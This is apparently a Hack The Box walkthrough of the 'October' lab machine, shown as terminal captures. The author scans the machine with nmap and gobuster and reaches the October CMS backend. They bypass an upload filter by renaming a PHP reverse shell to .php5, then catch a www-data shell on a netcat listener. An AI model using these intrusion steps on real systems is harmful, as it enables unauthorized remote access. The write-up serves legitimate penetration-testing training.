
october

nmap


```
┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 20:00 EDT
Nmap scan report for 10.10.10.16
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: October CMS - Vanilla
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.95 seconds
```


gobuster




```
┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# gobuster dir  -u 10.10.10.16 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.16
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/14 22:26:40 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/account (Status: 200)
/backend (Status: 302)
/Blog (Status: 200)
/blog (Status: 200)
/config (Status: 301)
/error (Status: 200)
/forgot-password (Status: 200)
/forum (Status: 200)
/index.php (Status: 200)
Progress: 2118 / 4615 (45.89%)
```

redirect to /backend/backend/auth/signin






there is an upload here , let's try to upload a reverse shell




```
┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# cp /usr/share/webshells/php/php-reverse-shell.php shell.php

┌──(root💀kali)-[/Documents/htb/boxes/october]
└─# ls
nmap  october.ctb  october.ctb~  october.ctb~~  october.ctb~~~  shell.php
```

when i upload it we get




Error uploading file

we have to change the extension




```
┌──(root💀 kali)-[/Documents/htb/boxes/october]
└─# cp shell.php shell.php5
```



Upload complete


dr.php5	26.40 KB
shell.php5	5.36 KB




26.40 KB	May 17, 2017
5.36 KB	Apr 15, 2021

TITLE
shell.php5


SIZE	5.36 KB
PUBLIC URL	Click here
LAST MODIFIED	Apr 15, 2021




```
┌──(root💀kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.16] 44660
Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu Apr 27 18:51
 05:47:01 up  2:44,  0 users,  load average: 0.01, 1.44, 1.68
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@october:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@october:/$ 
```



